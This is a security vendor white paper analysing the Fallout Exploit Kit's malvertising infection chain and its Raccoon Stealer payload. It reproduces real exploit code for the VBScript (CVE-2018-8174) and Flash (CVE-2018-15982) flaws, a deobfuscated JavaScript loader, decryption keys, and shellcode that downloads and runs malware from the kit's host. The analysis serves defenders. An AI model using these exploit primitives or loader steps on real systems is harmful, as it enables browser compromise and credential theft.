White Paper

Bitdefender®

A close look at Fallout Exploit Kit and Raccoon Stealer

Contents

Authors:

Mihai NEAGU - Senior Security Researcher

Cosmin Mihai CARP - Security Researcher

Over the last few months, we have seen increased **Exploit Kit activity**. One example is the Fallout Exploit Kit, which we will describe in depth in this article.

Since its emergence in August 2018, threat actors have intensively used the Fallout Exploit Kit to deliver ransomware (GandCrab, Kraken, Maze, Minotaur, Matrix and Stop), Banker Trojans (DanaBot) and information stealers (RaccoonStealer, AZORult, Vidar), and others.

Malicious ads have become a standard means for exploit kits to reach vulnerable systems. Because of the complex redirection chain provided by ad services, malicious ads remain an extremely effective attack vector to deliver exploits and, finally, malware.

Both exploits delivered by Fallout Exploit Kit are blocked by Bitdefender before malware execution.

Traffic analysis

In our reports, we have seen that the initial redirection to the Fallout EK is performed via malvertising, using a dedicated ad server that provides malicious redirects. Visible as request #2 in Fiddler's traffic dump, this is the starting point of the infection:

#	Process	Proto	Host+URL	Size	Description
2	iexplore.exe	HTTP	91.90.192.214/JwVDfp	(redir)	Malicious ad server
4	iexplore.exe	HTTPS	yourfirmware.biz/spending/ …	4720	Landing page
5	iexplore.exe	HTTPS	yourfirmware.biz/Prosar-689…	29182	Helper JS
6	iexplore.exe	HTTPS	yourfirmware.biz/2016_11_22/…	7596	2nd stage JS
8	iexplore.exe	HTTPS	yourfirmware.biz/Liyuan_Brechams…	28716	VBScript exploit
10	iexplore.exe	HTTPS	yourfirmware.biz/7821/kTlV/…	35140	Flash exploit
11	iexplore.exe	HTTPS	yourfirmware.biz/Darvon/Gambette…	5893	PowerShell script
12	powershell.exe	HTTP	yourfirmware.biz/4960-Englut…	1568768	Malware payload
14	pofke3lb.tmp	HTTPS	drive.google.com/uc?export=…	(redir)	Google Drive redirect
16	pofke3lb.tmp	HTTPS	doc-0o-cc-docs.googleusercontent.com/docs/…	0	Empty file
17	pofke3lb.tmp	HTTP	34.77.205.80/gate/log.php	387	RaccoonStealer C2
18	pofke3lb.tmp	HTTP	34.77.205.80/gate/sqlite3.dll	916735	Malware dependencies
19	pofke3lb.tmp	HTTP	34.77.205.80/gate/libs.zip	2828315	Malware dependencies
20	pofke3lb.tmp	HTTP	34.77.205.80/file_handler/file.php…	13	Data exfiltration

Figure 1.1: Network traffic dump of Fallout EK activity and malware payload

From the malicious ad, the browser is redirected to the exploit kit's landing page (request #4). The page loads more JavaScript (requests #5, #6), then VBScript and Flash exploits are delivered to vulnerable browsers (requests #8, #10).

Finally, an encoded PowerShell script is downloaded and executed (request #11), which in turn downloads the malware payload (request #12) and launches it.

The malware is a password stealer Trojan, and requests #17-19 were identified by EKFiddle as `RaccoonStealer C2`. The Trojan sends computer configuration (request #17), downloads dependencies (requests #18, #19) and exfiltrates login and crypto wallet credentials (request #20).




Figure 1.2: Fallout EK infection chain

Landing page

After being redirected through malvertising, the browser reaches the landing page at: **`hxxps://yourfirmware.biz/spending/beshield-garrottes/QFi.cfm`**

The URL is randomly generated, with approximately the following form: `<domain>/<RandomWord>/[<RandomWord(s)/]<RandomChars>.<KnownExtension>`

The URL can also contain fake URL encoded GET parameters, such as: `...?<RandomChars>=<RandomWord|RandomDate>[&...]`

Landing page may have a known extension like `cfm`, `cfml`, `dhtml`, `aspx` and others.

Random English words, known file extensions and fake dates are used in these URLs to make it look similar to legit web application queries, to evade pattern matching by URL scanners. Nothing is static in the Fallout EK's URLs, so they can't be easily recognized.

```
<meta name="keywords" content="kdBOVdNLc,SEabe,RZPEdzRlgl" />
<meta http-equiv="x-ua-compatible" content="IE=10">
<meta name="description" content="WIyoEihGanoZxb" />
<script type="text/javascript" src="/Prosar-689-patriot/13269/remill"></script>
```

The "meta" declaration (`x-ua-compatible`, `IE=10`) makes Internet Explorer run in compatibility mode with version 10, so obsolete code (VBScript) can be loaded later. VBScript support has been removed from Internet Explorer 11 and up, as described in the Microsoft article. This tells us we may encounter a VBScript exploit.

The page body does not contain text, but two JavaScript scripts are being loaded, including one contained in the landing page (4KB) – the "main" JS – and one "helper" JS (29KB). They work together to perform the following actions.

The scripts are obfuscated, but we can still observe some things among the renamed functions and variables. Some used API functions are saved to variables, then invoked later:

```
window.lIIIIlI1l11 = window["XMLHttpRequest"];
window.I1l1l111I = window["eval"];
window.I1II1 = window["JSON"]["parse"];
window.lI1lIII = window["JSON"]["stringify"];
```

From this code, we can tell a JSON object will be involved, and dynamic request(s) will be sent from JavaScript, using XMLHttpRequest. Also, the critical function eval will be used, with dynamic JavaScript code being executed.

However, the rest of the code is highly obfuscated:

```
var I1I1IIIlI1 = ‚KY1Zxq4vckTyY‘ + ‚J6W1JpxfsOVILlBh‘;
var l1IllI11 = window[‚IIIllII1Illl‘][‚lI1lIIlI‘][‚l1IlIlI‘][‚l1II1‘](16)[‚IIlI1Il1‘]();
var I1IlIllI1l11 = window[‚lllllI‘](window[‚IIIllII1Illl‘][‚lI1lIIlI‘][‚l1IlIlI‘][‚l1II1‘]
(16)[‚IIlI1Il1‘](), 16);
var l11IlII1I = window[‚lllllI‘](window[‚IIIllII1Illl‘][‚lI1lIIlI‘][‚l1IlIlI‘][‚l1II1‘](16)
[‚IIlI1Il1‘](), 16);
var III1I = window[‚lllllI‘](window[‚IIIllII1Illl‘][‚lI1lIIlI‘][‚l1IlIlI‘][‚l1II1‘](16)
[‚IIlI1Il1‘](), 16);
var lIIIIIIIIIl1 = I1IlIllI1l11[‚I11IlI1lIII‘](l11IlII1I, III1I);
var I1l1I11 = window[‚String‘][‚fromCharCode‘](118, 71, 120, 88, 90, 118, 77) + ‚ZMaPaX4‘;
var l1lIII11 = new window[‚lIIIIlI1l11‘]();
```

After removing garbage code, resolving syntax obfuscation tricks and recognizing third-party library code embedded in the "helper" JS, we can finally rename obfuscated functions and variables closer to the original names:

```
var iv_str = Crypto.lib.WordArray.random(16).toString();
var base = Bignum(Crypto.lib.WordArray.random(16).toString(), 16);
var exponent = Bignum(Crypto.lib.WordArray.random(16).toString(), 16);
var modulo = Bignum(Crypto.lib.WordArray.random(16).toString(), 16);
```

```
var public_key = base.powMod(exponent, modulo);
var request = new XMLHttpRequest();
[...]
request.open("post", URL, true);
var requestJson = {};
requestJson[‚base'] = base.toString(16);
requestJson[‚modulo'] = modulo.toString(16);
requestJson[‚public_key'] = public_key.toString(16);
requestJson[‚iv'] = iv_str;
requestJson[‚browserInfo'] = ‚@@' browserInfo();
request.send(Crypto.AES.encrypt(JSON.stringify(requestJson), FalloutKey, {iv: FalloutIV}).
toString());
```

As we see, a [Diffie-Hellman key exchange]() is taking place, with transmitted information packed into JSON objects, encrypted with [AES-128 algorithm]() in CBC mode. The EK authors chose Diffie-Hellman as a defense against man-in-the-middle traffic scanning.

Using an `XMLHttpRequest`, encrypted HTML is downloaded, then decrypted and executed using the `eval` function:

```
request.onreadystatechange = function() {
    if (4 === this.readyState && 200 === this.status) {
        var text = Crypto.AES.decrypt(request.responseText, FalloutKey,
                {iv: FalloutIV}).toString(Crypto.enc.Utf8);
        var responseJson = JSON.parse(text);
        var base = Bignum(responseJson[‚base'], 16);
        var public_key_2 = Crypto.enc.Hex.parse(base.powMod(exponent, modulo).toString(16));
        var iv = Crypto.enc.Hex.parse(iv_str);
        var decrypted_js_bin = window.Crypto.AES.decrypt(responseJson[‚code'],
                public_key_2, {iv: iv});
        var code = decrypted_js_bin.toString(Crypto.enc.Utf8);
        eval(code);
}};
```

The URL where the request is made is decrypted in the "helper" JavaScript using fixed values for encryption key and initial vector:

```
window.FalloutKey = Crypto.enc.Hex.parse("cb9f989b5ec9c6061912af37709fe309 ");
window.FalloutIV = Crypto.enc.Hex.parse("9b41656001881cd01e85d0fa8a9b5733");
window.URL = Crypto.AES.decrypt(
    "38YEyt6HcpQna7gKhki+tJB+PuX7ydy+GgSoGJ2qdAB10zRCOLpjLIR0FYfXwrzj",
    FalloutKey, {iv: FalloutIV}).toString(Crypto.enc.Utf8);
```

We can decrypt the second stage URL by writing a small Python script:

```
key = binascii.unhexlify(‚cb9f989b5ec9c6061912af37709fe309')
iv = binascii.unhexlify(‚9b41656001881cd01e85d0fa8a9b5733')
encrypted = binascii.a2b_
base64(‚38YEyt6HcpQna7gKhki+tJB+PuX7ydy+GgSoGJ2qdAB10zRCOLpjLIR0FYfXwrzj')
decrypted = Crypto.Cipher.AES.new(key, Crypto.Cipher.AES.MODE_CBC, iv).decrypt(encrypted)

# Result: /2016_11_22/Enactor-oxyazo/sleepings
```

Second stage

The second stage consists of a new JavaScript code block being downloaded, decrypted and executed using the `eval` function. As it's not being saved to any file, it won't be scanned by on-access engines. The decrypted second stage JS code looks like this:

```
var lII111ll1I1I = window["IIIllII1Illl"]["l111I1"]["lIll111Il"](
"ArF5GSkkkIywftyyV9YsYhSRgQaE7Z596Gi3uyPh4m/h/ge8qWRd3dt0UUXkiOvJauThEg8N4iNmrOdG+wbQW/
YRdbAAhSkgzAJwYtvwTiI=", lII11II, {lI1Illll: I1I11II}) ["IIlI1Il1"](window["IIIllII1Illl"]
["IIll11lI1I"]["l1Il11lI11l"]);

function l1l1l() {
    var l1IllI11 = window[,IIIllII1Illl'][,lI1lIIlI'][,l1IlIlI'][,llII1'](16)[,IIlI1Il1'](); 
    var I1IlIllI1l11 = window[,lll1lI'](  window[,IIIllII1Illl'][,lI1lIIlI'][,l1IlIlI']
[,llII1'](16)[,IIlI1Il1'](), 16);
    var l11IlIII1I = window[,lll1lI'](  window[,IIIllII1Illl'][,lI1lIIlI'][,l1IlIlI'][,llII1']
(16)[,IIlI1Il1'](), 16);
    var III1I = window[,lll1lI'](  window[,IIIllII1Illl'][,lI1lIIlI'][,l1IlIlI'][,llII1'](16)
[,IIlI1Il1'](), 16);
    var lIIIIIIIIIl1 = I1IlIllI1l11[,I1lIlI1lIII'](l11IlIII1I, III1I)
```

After code deobfuscation, we see that it decrypts the URL, with the same key and IV as before:

```
var URL2 = Crypto.AES.decrypt( ,ArF5GSkkkIywftyyV9YsYhSRgQaE7Z596Gi3uyPh4m/h/
ge8qWRd3dt0UUXkiOvJauThEg8N4iNmrOdG+wbQW/YRdbAAhSkgzAJwYtvwTiI=', FalloutKey, {iv:
FalloutIV}).toString(Crypto.enc.Utf8)
# Result: /Liyuan_Brechams/Quibbling_10371_12600.cfm?aIVz=Explainer-subcuboid
```

The same communication method as in the 1st stage is used, with another Diffie-Hellman key exchange taking place, encrypted JSON sent and encrypted data received. Two HTML blocks are decrypted, then added as new frames to the original page:

```
var codeA_bin = Crypto.AES.decrypt(responseJson[,codeA'], public_key_2_bin, {iv: iv});
var codeB_bin = Crypto.AES.decrypt(responseJson[,codeB'], public_key_2_bin, {iv: iv});
[...]
if (codeB.length !== 0) {
    var frame1 = document.createElement("iframe");
    frame1.setAttribute("id", "frame1id");
    document.getElementsByTagName("BODY")[0].appendChild(frame1);
    var doc1 = document.getElementById("frame1id").contentWindow.document;
    doc1.open();
    doc1.write(codeB_bin.toString(Crypto.enc.Utf8));
    doc1.close();
}
if (codeA.length !== 0) {
    var frame2 = document.createElement("iframe");
    frame2.setAttribute("id", "frame2id");
    document.getElementsByTagName("BODY")[0].appendChild(frame2);
    var doc2 = document.getElementById("frame2id").contentWindow.document;
    doc2.open();
    doc2.write(codeA_bin.toString(Crypto.enc.Utf8));
    doc2.close();
}
```

The two HTML frames contain the VBScript exploit code and Flash exploit object instantiation code.

VBScript exploit

The first HTML that is decrypted and inserted as `<iframe>` to the document after the second stage contains the VBScript exploit code. Looking through it, we see a function named `UAF` with the following content:

```
Sub UAF
      For IIIl=(&hfe8+3822-&H1ed6) To (&h8b+8633-&H2233)
          Set IIllI(IIIl)=New IIIlIl
      Next
      For IIIl=(&haa1+6236-&H22e9) To (&h1437+3036-&H1fed)
          Set IIllI(IIIl)=New llIIl
      Next
      IllI=0
      For IIIl=0 To 6
          ReDim lIIl(1)
          Set lIIl(1)=New cla1
          Erase lIIl
      Next
      Set llll=New llIIl
      IllI=0
      For IIIl=0 To 6
          ReDim lIIl(1)
          Set lIIl(1)=New cla2
          Erase lIIl
      Next
      Set IIIIl=New llIIl
  End Sub
```

This code is fairly obfuscated, but we can see that it is almost identical to the VBScript code residing in the Metasploit module: CVE-2018-8174.rb by 0x09AL and another one on exploit-db.com, published by “smgorelik”.

Using these similarities, we can identify the exploit as targeting the VBScript engine use-after-free vulnerability CVE-2018-8174.

The Metasploit module code originates from the 0-day sample used in the APT attack described by Qihoo 360 in the April 2018 paper “New Office Attack Using Browser ‘Double Kill’ Vulnerability”. Further analysis was also published by other researchers here, here, here, here, here and here.

After deobfuscating class and variable names, as well as numerical values, the interesting code from the function becomes:

```
For i = 0 To 6
    ReDim Arr1(1)
    Set Arr1(1) = New cla1
    Erase Arr1
Next
```

We can see a reference to `cla1` being saved in array `Arr1`, then array is destroyed. Because of the vulnerability, the `cla1` memory is eventually freed, even though a reference still exists in variable `Arr2`. This reference is then reused in the custom defined `Class_Terminate` destructor.

```
Class cla1
    Private Sub Class_Terminate()
        Set Arr2(counter) = Arr1(1)
        counter = counter + 1
        Arr1(1) = 1
    End Sub
End Class
```

After that, arbitrary read-write is obtained and the address of `vbscript.dll` is leaked. The `NtContinue` function and

`CONTEXT` structure are used to change the stack pointer to a new location (stack pivot). From there, using the new "prepared stack" will result in calling `VirtualProtect` on the shellcode and return to it:

```
Function WrapShellcodeWithNtContinueContext(ShellcodeAddrParam)
    Dim bytes
    bytes = String(34798, Unescape("%u4141"))
    bytes = bytes & EscapeAddress(ShellcodeAddrParam) ' return address = shellcode address
    bytes = bytes & EscapeAddress(ShellcodeAddrParam) ' VirtualProtect address: shellcode
    bytes = bytes & EscapeAddress(&H3000)             ' VirtualProtect size: 0x3000 bytes
    bytes = bytes & EscapeAddress(&H40)               ' VirtualProtect protection: 0x40 = RWX
    bytes = bytes & EscapeAddress(ShellcodeAddrParam - 8) ' VirtualProtect oldProt
    bytes = bytes & String(6, Unescape("%u4242"))
    bytes = bytes & PackedNtContinueAddress()
    bytes = bytes & String((&H80000 - LenB(bytes)) / 2, Unescape("%u4141"))
    WrapShellcodeWithNtContinueContext = bytes
End Function
```

The shellcode bytes can be seen stored into an escaped string. We can see the start of the shellcode bytes `55 8B EC` as the standard function prologue:

```
Function GetShellcode()
    bytes = Unescape("%u0000%u0000%u0000%u0000") &
Unescape("%u8B55%u83EC%uF8E4%uEC81%u00CC%u0000%u5653[...]" & lIIII(IIIII("")))
    bytes = bytes & String((&H80000 - LenB(bytes)) / 2, Unescape("%u4141"))
    GetShellcode = bytes
End Function
```

Binary code execution is indirectly obtained by changing confused object type to 77 (0x4D), also mentioned by 360 Core Security in their [exploit description](). This is not a documented VBScript type, but has the property that calling the `VAR::Clear` method of that type will also call the destructor method stored at offset +8 of variable descriptor:

```
SetCurrentMemValueUint32 ExpandWithVirtualProtect(ShellcodeWrapped) '   [pointer+8]=shellcode
[...]
typeConfusionObject.arbitraryMemoryAccess(pointer) = 77              ' set object type to 77
typeConfusionObject.arbitraryMemoryAccess(pointer + 8) = 0           ' execute [pointer+8]
```

Flash exploit

The second HTML decrypted and evaluated in the second stage is the object instantiation code for the Flash exploit:

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
  width="557" height="283" id="ryPYyaMwLnx" align="middle">
    <param name="movie" value="/7821/kTlV/19_07_1935/2971?dprLuf=AD7" />
    <param name="quality" value="high" />
    <param name="bgcolor" value="#ffffff" />
    [...]
</object>
```

Opening or dumping the file using JPEXS Free Flash Decompiler, we can observe 13,664 bytes of binary data in resources, along with two 16-byte blobs.

We can also observe that an encryption library containing AES algorithm is used, and we suspect that the two blobs are the 128-bit key and initial vector.

```
JPEXS Free Flash Decompiler v.11.2.0
------------------------------------
Exporting images...
Exporting shapes...
[...]
Exported binarydata 1/3 DefineBinaryData (3: _0x14efb0cf)
Exported binarydata 2/3 DefineBinaryData (2: _0x91257d46)
Exported binarydata 3/3 DefineBinaryData (1: _0xae12e14a)
[...]
Exported script 7/32 com.hurlant.crypto.symmetric.IMode, 00:00.053
Exported script 6/32 com.hurlant.crypto.symmetric.IPad, 00:00.054
Exported script 1/32 com.hurlant.crypto.symmetric.ICipher, 00:00.056
Exported script 3/32 com.hurlant.crypto.symmetric.ISymmetricKey, 00:00.057
Exported script 9/32 com.hurlant.crypto.symmetric.CBCMode, 00:00.073
[...]
Exported script 4/32 com.hurlant.crypto.symmetric.AESKey, 00:00.173
Export finished. Total export time: 00:00.483
OK
```

We can decrypt the data using a small Python script:

```
from Crypto.Cipher import AES

iv = open(‚2.bin‘, ‚rb‘).read()
key = open(‚3.bin‘, ‚rb‘).read()
data = open(‚1.bin‘, ‚rb‘).read()

obj = AES.new(key, AES.MODE_CBC, iv)
decrypted = obj.decrypt(data)


open(‚4.bin‘, ‚w+b‘).write(decrypted)
```

The decrypted data is another Flash file, evaluated at runtime. This is a common way to hide the actual exploitation code. The exploit code is unpacked in memory and executed, bypassing on-access scanning.

The code handling the decryption is obfuscated, but the `flash.display.Loader` class is mentioned in the imported Flash modules. The Loader class is responsible for executing Flash content stored as data in a byte array:

```
public static var _0xa20c29c4:Array = [
    "flash.system.LoaderContext",
    "flash.display.Sprite",
    "flash.display.Stage",
    "flash.utils.ByteArray",
    "flash.display.Loader",
    "flash.Lib",
    "flash.Vector",
    "flash.system.ApplicationDomain",
    "flash.display.LoaderInfo",
    "flash.events.Event",
    "flash.net.URLRequest",
    "flash.net.URLRequestHeader",
    "flash.net.URLLoader"
];
```

Next, we are interested in confirming the target vulnerability. The tested Flash version was 31.0.0.153 so we expect to see CVE-2018-15982, so we will check the exploit code.

The vulnerability was described in detail by 360 Core Security in the "Operation Poison Needles" paper on December 5, 2018, after it was abused as part of an APT attack.

Indeed, we find code that resembles the described 0-day in that paper. For example, we see exploit code traversing a vector and finding corrupted objects by checking their size (24), then saving their index:

```
while(_loc1_ < this.Var9)
{
    if(this.Var14[_loc1_].Var39 != 24 && this.Var14[_loc1_].Var39 > 524288)
    {
        this.Var12 = _loc1_;
        this.Var10 = this.Var14[_loc1_].Var22;
        this.Var6 = true;
        break;
    }
    _loc1_++;
}
```

We also see the read/write primitive on 64-bit environments, after the corruption has taken place, very similar to the published analysis. This way we can confirm it's a case of CVE-2018-15982:

```
private function Var42(param1:Class0) : uint
{
    var _loc2_:uint = 0;
    this.Var14[this.Var12].Var22 = param1.Var98;
    this.Var14[this.Var12].Var39 = param1.Var99 - 32;
    _loc2_ = this.Var16[this.Var13].m_Class1.Var993;
    this.Var14[this.Var12].Var22 = this.Var11.Var98;
    this.Var14[this.Var12].Var39 = this.Var11.Var99;
    return _loc2_;
}

private function Var38(param1:Class0, param2:uint) : void
{
    this.Var14[this.Var12].Var22 = param1.Var98;
    this.Var14[this.Var12].Var39 = param1.Var99 - 32;
    this.Var16[this.Var13].m_Class1.Var993 = param2;
```

```
    this.Var14[this.Var12].Var22 = this.Var11.Var98;
    this.Var14[this.Var12].Var39 = this.Var11.Var99;
}
```

Interestingly, the Flash exploit contains both 32-bit and 64-bit shellcodes, while the VBScript exploit was only 32-bit. While very similar to the shellcode we found on the VBScript exploit, it will download and execute a command from a different URL, on the same domain. The author likely wanted to differentiate between successful VBScript and Flash exploitations.

Shellcode execution is performed differently from the VBScript exploit described earlier. Here, code execution is achieved by replacing a Flash object method's address with the address of VirtualProtect function, and calling that with desired parameters directly from within Flash code, rather than performing a ROP attack. This method, first used by Hacking Team, is described in the CVE-2015-5119 analysis by Zscaler.

Indeed, we can see in WinDBG that the `VirtualProtect` function is called from Flash module, and the stack pointer was unaffected. Its address remains within the limits declared by Thread Environment Block:

```
eax=046db580 ebx=00006370 ecx=0b34747c edx=0baa108c esi=0f59b238 edi=0b34747c
eip=75ce1b2f esp=046db558 ebp=046db578 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
KERNELBASE!VirtualProtect:
75ce1b2f 8bff            mov     edi,edi
0:010> dd esp
046db558  58710a62 0baa1004 00006370 00000040
046db568  046db618 00000004 046db610 00000001
[...]
0:010> kb
ChildEBP RetAddr  Args to Child
046db554 58710a62 0baa1004 00006370 00000040 KERNELBASE!VirtualProtect
046db578 586e8efa 0baa1004 046db618 00000040 Flash32_31_0_0_153!IAEModule_IAEKernel_
UnloadModule+0x2b39f2
046db598 586ef688 0b51b3e8 00000041 046db610 Flash32_31_0_0_153!IAEModule_IAEKernel_
UnloadModule+0x28be8a
[...]
0:010> !teb
TEB at 7ffd4000
    ExceptionList:        046dc5a4
    StackBase:            046e0000
    StackLimit:           046ce000
    SubSystemTib:         00000000
    FiberData:            00001e00
[...]
```

Shellcode analysis

Judging from a first look, the shellcode may have been written in C, because each function creates a new stack frame, using function prologue/epilogue. Most functions use the [fastcall] calling convention, which is uncommon. This makes the code harder to analyze, as the first two function parameters are passed in registers `ecx` and `edx`, not on stack.

The first thing the shellcode needs is to import desired API functions. To do that, the module `kernel32.dll` is located, by parsing the [Process Environment Block] structure, then walking the loaded module linked list. First the loaded module is the application executable, e.g. `iexplore.exe`. Going from this list item to its forward link, the shellcode will find `ntdll.dll`. Going forward link again will find `kernel32.dll`:

```
01000289                    get_kernel32_base proc near        ; CODE XREF: import_
functions+10↓p
01000289 64 A1 30 00 00 00       mov     eax, large fs:30h     ; PEB
0100028F 8B 40 0C                mov     eax, [eax+0Ch]        ; ntdll!PebLdr
01000292 8B 40 14                mov     eax, [eax+14h]        ; Ldr.InMemoryOrderModuleList
01000295 8B 00                   mov     eax, [eax]            ; LIST_ENTRY.flink
01000297 8B 00                   mov     eax, [eax]            ; LIST_ENTRY.flink
01000299 8B 40 10                mov     eax, [eax+10h]        ; LIST_ENTRY.DllBase
0100029C C3                      retn

0100029C                    get_kernel32_base endp
```

Having located the desired module, the shellcode enumerates its `Export Address Table`. Avoiding comparing strings (which would make reversing easier), the shellcode makes hashes on function names instead, then compares those:

```
0100022C 8B F9                   mov     edi, ecx                ; ecx = imageBase
0100022E 89 55 FC                mov     [ebp+arg0_hash], edx    ; edx = nameHash
01000231 33 F6                   xor     esi, esi                ; index
01000233 8B 47 3C                mov     eax, [edi+3Ch]          ; AddressOfNewExeHeader
01000236 8B 5C 38 78             mov     ebx, [eax+edi+78h]      ; IMAGE_DATA_DIRECTORY Export
0100023A 03 DF                   add     ebx, edi
0100023C 8B 43 1C                mov     eax, [ebx+1Ch]          ; AddressOfFunctions
0100023F 8B 4B 20                mov     ecx, [ebx+20h]          ; AddressOfNames
01000242 03 C7                   add     eax, edi
01000244 89 45 F0                mov     [ebp+var_AddrOfFuncs], eax
01000247 03 CF                   add     ecx, edi
01000249 8B 43 24                mov     eax, [ebx+24h]          ; AddressOfNameOrdinals
0100024C 03 C7                   add     eax, edi
0100024E 89 4D F8                mov     [ebp+var_AddrOfNames], ecx
01000251 89 45 F4                mov     [ebp+var_AddrOfOrdinals], eax
01000254 39 73 18                cmp     [ebx+18h], esi          ; loop from 0 to
NumberOfNames
01000257 76 18                   jbe     short loc_1000271
01000259             loc_1000259:                                ; CODE XREF: get_function_
by_hash+4C□j
01000259 8B 0C B1                mov     ecx, [ecx+esi*4]
0100025C 03 CF                   add     ecx, edi                ; ecx = imageBase +
addrOfNames[index]
0100025E E8 7B FF FF FF          call    hash_string             ; hash function name
01000263 3B 45 FC                cmp     eax, [ebp+arg0_hash]    ; compare with target name
01000266 74 10                   jz      short loc_1000278
01000268 8B 4D F8                mov     ecx, [ebp+var_AddrOfNames]
0100026B 46                      inc     esi
0100026C 3B 73 18                cmp     esi, [ebx+18h]
0100026F 72 E8                   jb      short loc_1000259
```

Later we can identify each imported function by its hash:

```
0100068D E8 F7 FB FF FF         call    get_kernel32_base       ; eax = kernel32 base
01000692 8B F8                  mov     edi, eax
01000694 BA 43 04 1C 19         mov     edx, 191C0443h          ; kernel32!CloseHandle
01000699 8B CF                  mov     ecx, edi
0100069B E8 83 FB FF FF         call    get_function_by_hash
010006A0 8B 36                  mov     esi, [esi]
010006A2 BA 75 05 B9 28         mov     edx, 28B90575h          ; kernel32!CreateProcessA
010006A7 8B CF                  mov     ecx, edi
010006A9 89 46 14               mov     [esi+14h], eax
010006AC E8 72 FB FF FF         call    get_function_by_hash
010006B1 8B 75 FC               mov     esi, [ebp+ptr_funcs_kernel32]
010006B4 BA 51 09 32 73         mov     edx, 73320951h          ;
kernel32!CreateToolhelp32Snapshot
010006B9 8B 0E                  mov     ecx, [esi]
[...]
```

Using the name hash method, the following functions are imported at specified byte index in the address table:

```
kernel32.dll
0 = GetModuleHandleA
4 = LoadLibraryA
8 = CreateToolhelp32Snapshot
C = Process32First
10 = Process32Next
14 = CloseHandle
18 = VirtualAlloc
1C = CreateProcessA
20 = ExitProcess
24 = ExitThread

ntdll.dll
0 = memset

wininet.dll
0 = InternetOpenA
4 = InternetConnectA
8 = InternetCloseHandle
C = HttpOpenRequestA
10 = HttpSendRequestA
14 = HttpQueryInfoA
18 = InternetReadFile
```

All strings are stored encrypted in the shellcode, and decrypted before use. The encryption algorithm is RC4, recognized by the key scheduling step, in the decompiled shellcode:

```
for(v3 = 0; v3 < 0x100; v3++)
{
    KS_state_array[v3] = v3;
}
LOBYTE(v4) = 0;
for(v5 = 0; v5 < 0x100; v5++)
{
    v6 = KS_state_array[v5];
    v4 = (BYTE)(v4 + *(BYTE*)((v5 & 7) + v2) + v6);
    KS_state_array[v5] = KS_state_array[v4];
```

```
    KS_state_array[v4] = v6;
}
```

Next, the shellcode checks if it is running in a virtual machine. This is done using the [CPUID instruction](), leaf 1, where the reserved bit 31 of **ecx** is set when [hypervisor is present]().

```
01000384 33 C0              xor     eax, eax
01000386 8B F9              mov     edi, ecx              ; edi = destination
01000388 40                 inc     eax                   ; eax = leaf
01000389 33 C9              xor     ecx, ecx
0100038B 53                 push    ebx
0100038C 0F A2              cpuid                         ; leaf=1, get processor
features in ecx,edx
0100038E 8B F3              mov     esi, ebx
01000390 5B                 pop     ebx
01000391 8D 5D F0           lea     ebx, [ebp+var_10]
01000394 89 03              mov     [ebx], eax
01000396 89 73 04           mov     [ebx+4], esi
01000399 89 4B 08           mov     [ebx+8], ecx
0100039C 89 53 0C           mov     [ebx+0Ch], edx
0100039F 8B 45 F8           mov     eax, [ebp+var_10+8]   ; get ecx
010003A2 C1 E8 1F           shr     eax, 1Fh              ; ecx bit 31: hypervisor
presence
010003A5 89 07              mov     [edi], eax
```

The shellcode also checks for the presence of debugging tools. This is done by enumerating processes, then hashing their process names, and comparing them against a few predefined values:

```
010002D3 E8 06 FF FF FF     call    hash_string           ; hash current process name
010002D8 5E                 pop     esi
010002D9 3D DE 06 54 3F     cmp     eax, 3F5406DEh        ; hash of “processhacker.exe”
010002DE 74 1F              jz      short loc_10002FF     ; compare hashes
```

Using this method, the presence of the following processes is determined:

```
processhacker.exe
wireshark.exe
ida64.exe
windbg.exe
fiddler.exe
```

After checking the execution environment, the shellcode decrypts the target host name and path for downloading the malware executable. The decryption uses the same hardcoded RC4 key, on a buffer stored at the end of the shellcode. The first 0x40 encrypted bytes contain the host name, then the next 0x80 contain the relative path:

```
0100000F E8 B0 08 00 00     call    get_ptr_to_ecnrypted_data
01000014 8B F0              mov     esi, eax                  ; esi = encrypted_data
...
010000A2 8D 4C 24 20        lea     ecx, [esp+0E0h+rc4_key]
010000A6 6A 40              push    40h
010000A8 56                 push    esi
010000A9 E8 FE 02 00 00     call    rc4_decrypt               ; decrypt “yourfirmware.biz”
010000AE 83 C6 40           add     esi, 40h
010000B1 8D 4C 24 28        lea     ecx, [esp+0E8h+rc4_key]
010000B5 68 80 00 00 00     push    80h
010000BA 56                 push    esi
010000BB E8 EC 02 00 00     call    rc4_decrypt               ; decrypt “/4960-Englut-
```

```
mythus/…"
```

Having the target host, the shellcode connects to it securely, using a custom user-agent string (`eW71txlgM5lhDn98`), decrypted using the same RC4 key:

```
01000520 C7 45 C0 F2 72 54 9A   mov     [ebp+var_user_agent_string], 0C77A39CEh
01000527 C7 45 C4 3E 84 3B 29   mov     [ebp+var_3C], 0F7EFEB9Eh
0100052E 6A 08                  push    8
01000530 50                     push    eax
01000531 E8 76 FE FF FF         call    rc4_decrypt                ; decrypt
"eW71txlgM5lhDn98"
...
01000541 50                     push    eax                        ; var_user_agent_string
01000542 FF 55 F8               call    [ebp+InternetOpenA]        ; InternetOpenA
...
0100055B 68 BB 01 00 00         push    443                        ; https, port 443
01000560 FF 75 F4               push    [ebp+var_host]
01000563 57                     push    edi
01000564 FF 55 F0               call    [ebp+InternetConnectA]     ; InternetConnectA
```

After connection, the shellcode performs a POST request, sending over a 4-byte value, which tells the server if a virtual machine or debugging tools were detected. If these tools were present, the server will provide an empty reply. If they were not present, the server response is the encrypted payload:

```
010004D9 83 7D 20 00            cmp     [ebp+arg18_virtualized_flag], 0
...
010004E4 75 18                  jnz     short loc_10004FE
010004E6 83 7D 24 00            cmp     [ebp+arg1C_debugger_flag], 0
010004EA 75 09                  jnz     short loc_10004F5
010004EC C7 45 14 C2 50 5F C8   mov     [ebp+post_data], 0CB4835EAh ; no debugging, no vmware
010004F3 EB 1D                  jmp     short loc_1000512
010004F5 C7 45 14 D3 43 5F C8   mov     [ebp+post_data], 0CB4826FBh ; debugging detected
010004FC EB 14                  jmp     short loc_1000512
